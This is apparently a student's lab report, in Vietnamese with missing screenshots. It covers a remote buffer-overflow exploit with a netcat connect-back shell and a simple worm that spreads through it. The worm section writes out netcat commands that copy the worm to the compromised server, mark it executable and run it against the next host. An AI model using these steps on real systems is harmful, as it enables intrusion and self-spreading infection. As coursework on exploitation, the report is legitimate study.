
C.2 Remote Buffer Overflow



2. Trên máy chủ, chúng ta thao tác

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Trên máy client ta telnet tới máy server

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Bên máy server khi nhận được kết nối sẽ trả về cho ta IP của máy kết nối và địa chỉ của buffer

Ảnh có chứa văn bản

Mô tả được tạo tự động


Ảnh có chứa văn bản

Mô tả được tạo tự động


* Trên máy server ta tiến hành kết nối tới máy server thông qua port 4444




* Trong file remoteexploit.c ta chỉnh sửa địa chỉ trả về để có thể overflow ở đây là 0xbffff2ed là giá trị 0xbffff2e4 sau khi cộng thêm 9 byte để ghi đè địa chỉ của old ebp
* Trên hệ điều hành Ubuntu Server 14.04 32-bit, độ dài của địa chỉ là 4 byte (32 bit). Khi sử dụng tùy chọn -mpreferred-stack-boundary=2 trong lệnh biên dịch, stack frame của hàm sẽ có độ dài là 16 byte và địa chỉ trả về mới sẽ được lưu trên 4 byte cuối cùng của stack frame đó.
* Do đó, nếu muốn ghi đè địa chỉ trả về cũ, cần ghi thêm 4 byte nữa sau địa chỉ trả về mới để đảm bảo rằng địa chỉ trả về cũ đã bị ghi đè đúng cách. Vì vậy, tổng số byte cần thêm để ghi đè địa chỉ trả về cũ là 8 byte (4 byte địa chỉ trả về mới và 4 byte sau địa chỉ trả về mới để ghi đè địa chỉ trả về cũ).



* Ta cũng cần sửa lại địa chỉ IP để khi máy server bị exploit thì nó sẽ connect back lại máy client



* Ta biên dịch và Thực hiện chạy file exploit trên terminal client1



* Kết quả bên máy server



* Trên terminal máy client 2 ta mở netcat để lắng nghe từ port 4444 mà server đã connect back lại


Ảnh có chứa văn bản

Mô tả được tạo tự động

* Khi khai thành công thì bên terminal 1 của client ta có được connect của server kết nối ngược lại máy client

C.3 Simple Worm

- Ở mục tiêu này máy server sau khi bị nhiễm wrom và khai thác xong thì sẽ tiếp tục tự động thực thi



- Đây là đoạn code bổ sung để worm có thể lây nhiễm

- Worm này cũng sẽ khai thác lỗ hổng buffer\_overflow và connect back lại máy client tại port 4444 như ở yêu cầu 2

- Sau khi có được connect back từ máy server client sẽ gửi 1 chuỗi “nc -l 10000 >simpleworm” đến máy server để yêu cầu mở port 10000 và lưu dữ liệu nhận được vào 1 file tên là “simpleworm”


- Sau đó chờ 10 giây để đảm bảo nhận được đầy đủ dữ liệu

- Sau đó tại máy client ta sử dụng system để mở kết nối tới máy client qua port 10000 “nc 192.168.136.135 10000 <simpleworm” và gửi dữ liệu từ tệp simpleworm đến máy server

- Ta gửi chuỗi “chmod +x simpleworm\x0A",20” để cấp quyền thực thi cho worm

- Sau đó máy server sẽ trở thành 1 máy giống như client và sẽ thực thi file simpleworm để kết nối đến máy 192.168.136.137 port 6000 “./simpleworm 192.168.136.137 6000” để có thể tiếp tục lây nhiễm nếu như máy đó cũng bị lỗi buffer\_overflow

- Do ở đây code em vẫn thực thi bình thường nhưng không hiểu vì lí do gì mà nó không mở kết nối để gửi và nhận file simpleworm từ máy client đến server nên ở đây em sẽ khai thác và lây nhiễm worm bằng tay worm



* Các bước ban đầu thì tương tự như ở yêu cầu 2

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Sau đó tại máy server ta mở port 10000 và lưu dữ liệu nhận được vào file simpleworm

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Tại máy client ta mở kết nối và gửi dữ liệu từ file simpleworm đến máy server

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Bên server đã nhân được file simpleworm

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Cấp quyền và thực thi file simpleworm để tiếp tục lây nhiễm